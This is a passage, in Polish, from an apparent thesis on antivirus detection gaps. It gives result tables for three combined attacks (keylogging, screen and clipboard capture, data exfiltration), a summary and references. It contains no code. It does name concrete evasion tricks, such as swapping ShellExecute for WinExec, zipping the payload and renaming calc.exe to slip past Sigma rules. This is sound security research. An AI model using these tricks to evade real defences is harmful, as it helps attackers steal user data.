1238 - uninstall.exe – Wysyła pliki z logs na zdalny serwer.

Tak prezentuje się skuteczność wykrywania wyżej wspomnianych ataków [Tabela 8.1].




Tabela 8.1 – Wyniki skuteczności wykrywania AV względem 3 ataków

Jednak zanim przejdę dalej, niezbędne jest omówienie kilku zagadnień:

- **Total AV** nie bierze udziału w teście, ponieważ nie udało się go uruchomić. Prawdopodobnie jest to spowodowane zbyt długim brakiem dostępu do Internetu, gdyż była to wersja próbna.
- **Kaspersky** w pierwszym ataku wykrywa wirusa w keyloggerze i narzędziu do przechwytywania ekranu. Co ciekawe, jeśli te pliki są uruchamiane bezpośrednio, to nie są wykrywane jako złośliwe. Natomiast jeśli są uruchamiane przez calc.exe, Kaspersky je wykrywa. W przypadku clipboard data, wirus jest wykrywany z powodu nieskończonej pętli, która co 5 sekund wykonuje operację kopiowania do i ze schowka.
- **Bitdefender** wykrył wirusy w calc.exe w drugim ataku, ale tylko dlatego, że API ShellExecute zostało wywołane ponad cztery razy. Jeśli zmieni się to na winexec, Bitdefender nie wykrywa żadnych zagrożeń.
- **Avira** zablokowała jedynie wykonanie ataku OS Exhaustion. Reszta działała bez zmian.
- **Eset** i **Comodo** mają ciekawy problem. Pomimo że eksfiltracja danych jest wykonywana i nic nie jest blokowane oraz widzę na maszynie atakującej w Wiresharku, że pakiety są wysyłane, to jednak serwer nic nie zapisuje. Nie jestem pewien, co jest tego przyczyną.

Analizując wyniki, zauważyłem, że połączenie różnych technik praktycznie nie zwiększyło skuteczności wykrywania antywirusów, z wyjątkiem Kasperskiego. Niemniej jednak, w przypadku Kasperskiego, prawdopodobnie rozwiązanie jest podobne do tego z Bitdefendera. Ze względu na ograniczony czas nie mogłem już dokładniej zbadać tego zagadnienia. Moje obserwacje potwierdzają tezę, że jeśli coś nie jest wykrywane od razu, to później również nie będzie. Można by argumentować, że trzy przeprowadzone ataki to zbyt mało i mogą się mieścić w granicach błędu przy tak wielu różnych możliwych kombinacjach, jednak warto pamiętać, że pierwszy atak umożliwia przechwytywanie wszystkiego, co robi użytkownik, drugi dostarcza informacji o zasobach systemowych, a trzeci atak nieustannie wykrada dane i umożliwia zdalną kontrolę. Jeśli te przykłady nie są wystarczająco krytyczne w kontekście bezpieczeństwa użytkownika, to trudno sobie wyobrazić, co mogłoby być bardziej niebezpieczne.

Dodałem również wyniki z VirusTotala dla tych trzech ataków w formie archiwum zip, aby zobaczyć jak on sobie z tym poradził [Tabela 8.2].

Atak	VS	CS Sigma Rules				Virus Total - Vendors															
NR	D	L	M	H	C	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17
1	8			2				1	1	1	1		1		1	1						1
2	7			2			1	1	1						1	1						2
3	8			1			1	1	1				1		1	1					1	1

1 - Secureage
2 - Elastic
3 - Google
4 - Icarus
5 - Kaspersky
6 - Zonealarm
7 - Bkav Pro
8 - MaxSecure
9 - Crowstrike Falcon
10 - SentinelOne (Static ML)
11 - DeepInstinct
12 - Symantec
13 - Cynet
14 - Rising
15 - Sophos
16 - VirIT
17 - INNE

Tabela 8.2 - Wyniki z VirusTotala dla trzech ataków

Pomimo destrukcyjnego charakteru tych ataków, ich wykrywalność jest niższa niż jednej z wcześniej omawianych technik z kategorii Impact, która miała ponad 10 wykryć. Reguł Sigma jest również zbyt mało i nie dotyczą one bezpośrednio celów ataku. Dla lepszego obrazu porównajmy pierwszy atak z jego technikami [Tabela 8.3].

Atak	VS	CS Sigma Rules				Virus Total – Vendors															
NR	D	L	M	H	C	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17
update.xrd - System Owner/User Discovery	1	1	1			1						1										
uninstall.xrd - Unencrypted Non-C2 Protocol	1								1													
ketoo.bmpz – Keylogging	1					1																
bitmapv2.bmpz - Clipboard Data	5	1	1			1				1	1				1	1						
bitmap.bmpz - Screen Capture	2					1						1										
Z sumowane powyższe wyniki dla technik, które są powiązane ze sobą w celu działania jako jeden atak	7	2	2			1			1	1	1	1			1	1						
Cały atak jako jedno archiwum	8			2				1	1	1	1		1		1	1						1
Z sumowane poniższe wyniki dla technik w ogóle nie powiązanych ze sobą(Pierwotne wyniki z VT)	7	3	2			1	1					1	1	1	1	1						
Screen Capture	4					1						1	1	1								
Clipboard Data	4	1	1			1	1								1	1						
Keylogging	1					1																
Unencrypted Non-C2 Protocol	1					1																
System Owner/User Discovery	3	2	1			1	1									1						

1 – Secureage 2 – Elastic 3 – Google 4 – Icarus 5 – Kaspersky 6 – Zonealarm 7 - Bkav Pro 8 – MaxSecure 9 - Crowstrike Falcon 10 - SentinelOne (Static ML)
11 – DeepInstinct 12 – Symantec 13 – Cynet 14 – Rising 15 – Sophos 16 – VirIT 17 - INNE

Tabela 8.3 - Tabela przedstawiająca wyniki z VirusTotala całego ataku względem jego składowych przed dostosowaniem i po

Widać, że wyniki uzyskane z VirusTotala dla całego ataku nie pokrywają się z wynikami dla poszczególnych próbek analizowanych bezpośrednio w VT. Dotyczy to zarówno zmodyfikowanych próbek, stanowiących składowe ataku, jak i tych samych próbek, ale bez modyfikacji łączących je we wspólny atak. Choć modyfikacje te obejmowały jedynie drobne zmiany, takie jak zmiana lokalizacji zapisywania zrzutów ekranu czy zrzutów ze schowka do wspólnego folderu, wystarczyły one do oszukania części dostawców zabezpieczeń, jednocześnie wzbudzając czujność innych.

Martwi mnie fakt, że takie drobne zmiany mogą znacząco wpłynąć na wyniki wykrywalności. Dodatkowo, wystarczyło zapakować cały atak w jedną paczkę zip, aby wyeliminować wykryte reguły Sigma. Choć pojawiły się dwie nowe reguły o poziomie HIGH, to jedna dotyczyła bezpośrednio nazwy głównego pliku calc.exe, a druga faktu, że calc.exe nie powinien mieć żadnych procesów podrzędnych. Oznacza to, że wystarczy zmienić nazwę głównego pliku, aby uniknąć wykrycia przez reguły Sigma. Poprzednie reguły LOW i MEDIUM dotyczyły bezpośrednio zachowania pliku, ale obecnie to zachowanie nie jest wykrywane. Innymi słowy, skuteczność wykrywania całego ataku

poprzez VT jest podobna do sumy jego składowych, przy czym istnieje możliwość, że połączone techniki w jeden atak nie wzbudzą odpowiednich reguł Sigma.

Jako ciekawostkę, która nie ma wpływu na przeprowadzane badania, dodam, że im później sprawdzam stan próbki w VT od momentu jej wrzucenia, tym bardziej prawdopodobne jest, że zmieni się pierwotna liczba wykryć. Oznacza to, że na początku dostawcy mogą zgłaszać plik jako bezpieczny, aby z czasem stwierdzić, że jest jednak zagrożeniem, lub odwrotnie. Dla przykładu podam wyniki dla kilku technik z kategorii Impact w dniu wysłania próbek i po około dwóch tygodniach [Tabela 8.4].

			VS	CS Sigma Rules				Virus Total - Vendors														
Taktyka	NR	Nazwa	D	L	M	H	C	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17
W dniu	T1485	Data Destruction	3							1	1							1						
Po 2 tygodniach	T1485	Data Destruction	4							1	1							1						1
W dniu	T1486	Data Encrypted for Impact	1					1																
Po 2 tygodniach	T1486	Data Encrypted for Impact	1					1																
W dniu	T1489	Service Stop	3	1				1						1				1						
Po 2 tygodniach	T1489	Service Stop	5	1				1		1	1			1				1						
W dniu	T1490	Inhibit System Recovery	13			2	1	1	1									1						10
Po 2 tygodniach	T1490	Inhibit System Recovery	40			2	1	1	1	1	1	1	1	1	1			1	1	1	1	1		27
W dniu	T1491.001	Internal Defacement	12		1			1										1						10
Po 2 tygodniach	T1491.001	Internal Defacement	9		1			1						1	1			1						5
W dniu	T1496	Resource Hijacking	3					1						1				1						
Po 2 tygodniach	T1496	Resource Hijacking	3					1						1				1						
W dniu	T1499.001	OS Exhaustion Flood	2					1										1						
Po 2 tygodniach	T1499.001	OS Exhaustion Flood	2					1										1						
W dniu	T1561.002	Disk Structure Wipe	4						1	1	1			1										
Po 2 tygodniach	T1561.002	Disk Structure Wipe	2					1										1						
W dniu	T1529	System Shutdown/Reboot	0		1																			
Po 2 tygodniach	T1529	System Shutdown/Reboot	0		1																			
W dniu	T1531	Account Access Removal	2	1		1		1										1						
Po 2 tygodniach	T1531	Account Access Removal	2	1		1		1										1						

1 - Secureage
2 - Elastic
3 - Google
4 - Icarus
5 - Kaspersky
6 - Zonealarm
7 - Bkav Pro
8 - MaxSecure
9 - Crowstrike Falcon
10 - SentinelOne (Static ML)
11 - DeepInstinct
12 - Symantec
13 - Cynet
14 - Rising
15 - Sophos
16 - VirIT
17 - INNE

Tabela 8.4 - Tabela przedstawiająca wyniki z VirusTotala dla kilku próbek z taktyki IMPACT w momencie wysłania oraz dwa tygodnie później

Z dziesięciu badanych próbek trzy wykazały wzrost wykryć, przy czym jedna kilkukrotnie. Pięć próbek nie zmieniło swojej liczby wykryć. Natomiast dla dwóch próbek liczba wykryć spadła. Im więcej czasu mają dostawcy zabezpieczeń, tym dłużej mogą pracować nad rozpoznaniem złośliwego pliku. Jeśli silniki antywirusowe nie są w stanie od razu lub po krótkim czasie wykryć złośliwego oprogramowania, to oznacza, że w danym momencie atak się powiedzie i dane użytkownika są zagrożone. Dlatego tak ważna jest analiza wyników uzyskanych w początkowej fazie badania.

9. Podsumowanie

Moja praca dyplomowa rzuciła światło na istotne niedoskonałości i luki w dzisiejszych systemach antywirusowych. Analizując wyniki badań, można stwierdzić, że obecne rozwiązania nie radzą sobie skutecznie z analizą behawioralną plików. Antywirusy skupiają się głównie na monitorowaniu wąskiego zakresu zmiennych i wywołań, co staje się niewystarczające w obliczu coraz bardziej złożonych zagrożeń w cyberprzestrzeni. Fragmentacja ataków na mniejsze elementy, a następnie ich opisanie i przetestowanie, wyraźnie ujawniło, że wiele zmian w systemie lub potencjalnie złośliwych zachowań pozostaje niewykrytych, mimo że powinny być.

Mogłoby się wydawać, że analiza przeprowadzona na ograniczonej liczbie antywirusów nie jest dostateczna. Jednak analiza przeprowadzona za pośrednictwem platformy VirusTotal ujawniła, że skuteczność innych dostawców zabezpieczeń jest bardzo podobna, nie wskazując na jednoznaczne najlepsze rozwiązanie. To prowokuje pytanie, dlaczego niektóre kluczowe aspekty, podobne do tych zawartych w wykrytych Sigma Rules, nie są obecnie monitorowane. Te reguły są w stanie analizować zachowanie pliku w sposób skuteczny, co może prowadzić do identyfikacji głównego celu pliku. Warto zauważyć, że większość technik wykorzystywanych przez atakujących jest rzadko używana przez przeciętnego użytkownika. Zastosowanie tych technik powinno być monitorowane lub blokowane, tymczasem można ich używać przez niepodpisane i nieznane programy z Internetu. Wdrożenie reguł Sigma lub nawet współpraca antywirusów z narzędziami takimi jak sysmon w celu analizy zachowań mogłoby skutecznie zapobiec wielu atakom.

Na zakończenie mojej pracy dyplomowej przedstawiłem trzy ataki, które łączyły wcześniej omawiane techniki, charakteryzujące się zerową wykrywalnością, aby sprawdzić czy może zestawienie technik ze sobą jest wykrywane. Wyniki testów wykazały, że tylko jeden z tych ataków został wykryty i to tylko raz przez Kasperskiego przy pierwszym ataku, kolejne dwa już przepuścił. Te trzy ataki były szczególnie krytyczne dla bezpieczeństwa zwykłego użytkownika, gdyż zezwalały na śledzenie, kontrolowanie, analizowanie i wysyłanie prywatnych danych użytkownika, a mimo to mają prawie 100% skuteczność wykonania.

Należy zwrócić uwagę na istotny fakt, że oprogramowanie antywirusowe nie jest dostosowane specjalnie pod indywidualnego użytkownika. Różnorodność konfiguracji możliwych w mechanizmach antywirusowych jest ograniczona, co oznacza, że zarówno potencjalny cyberprzestępca, jak i jego ofiara, mogą posiadać ten sam system operacyjny oraz ten sam antywirus z takimi samymi mechanizmami zabezpieczeń. Cyberprzestępca nie musi więc dostarczać wielu różnych wariantów plików do ofiary, aby być pewnym, że przedrą się przez zabezpieczenia. Wystarczy, że przetestuje je u siebie, a jeśli AV nie wykryje wirusa, to najprawdopodobniej również nie zostanie on wykryty u ofiary.

W świetle tych wyników, należy zmodyfikować pytanie postawione na początku pracy dyplomowej. Nie powinno się już pytać, na ile bezpieczny jest zwykły użytkownik Internetu, ale czy w ogóle jest bezpieczny. Oznacza to, że należy całkowicie zignorować drugą część pytania, która sugeruje, że istnieje pewne minimum bezpieczeństwa dla użytkowników Internetu. Moja odpowiedź na postawione pytanie jest jednoznaczna:

„Nie jest bezpieczny, to co powinno być blokowane i monitorowane, po prostu może być uruchamiane. Wszystkie dane użytkownika mogą w każdej chwili zostać wykradzione. Złośliwy plik ma najróżniejsze miejsca do długotrwałego ukrycia. Można przechwytywać to co widzi i wprowadza użytkownik i wiele, wiele więcej, zależne już od wykrywalności konkretnych antywirusów jak szyfrowanie, niszczenie, modyfikowanie danych czy usuwanie systemu. Skoro ja, osoba nie mająca w mojej ocenie, dużej wiedzy i umiejętności jest w stanie dojść do takich wyników, to nie chcę wiedzieć co jest w stanie zrobić prawdziwy haker.”

10. Bibliografia

[1] „Union, An official website of the European,” [Online]. Available: https://europa.eu/eurobarometer/surveys/detail/2249. [Data uzyskania dostępu: 06 06 2024].

[2] „Statcounter Globalstats,” [Online]. Available: https://gs.statcounter.com/os-version-market-share/windows/desktop/worldwide. [Data uzyskania dostępu: 06 06 2024].

[3] „av-test,” [Online]. Available: https://www.av-test.org/en/antivirus/home-windows/manufacturer/bkav/. [Data uzyskania dostępu: 07 06 2024].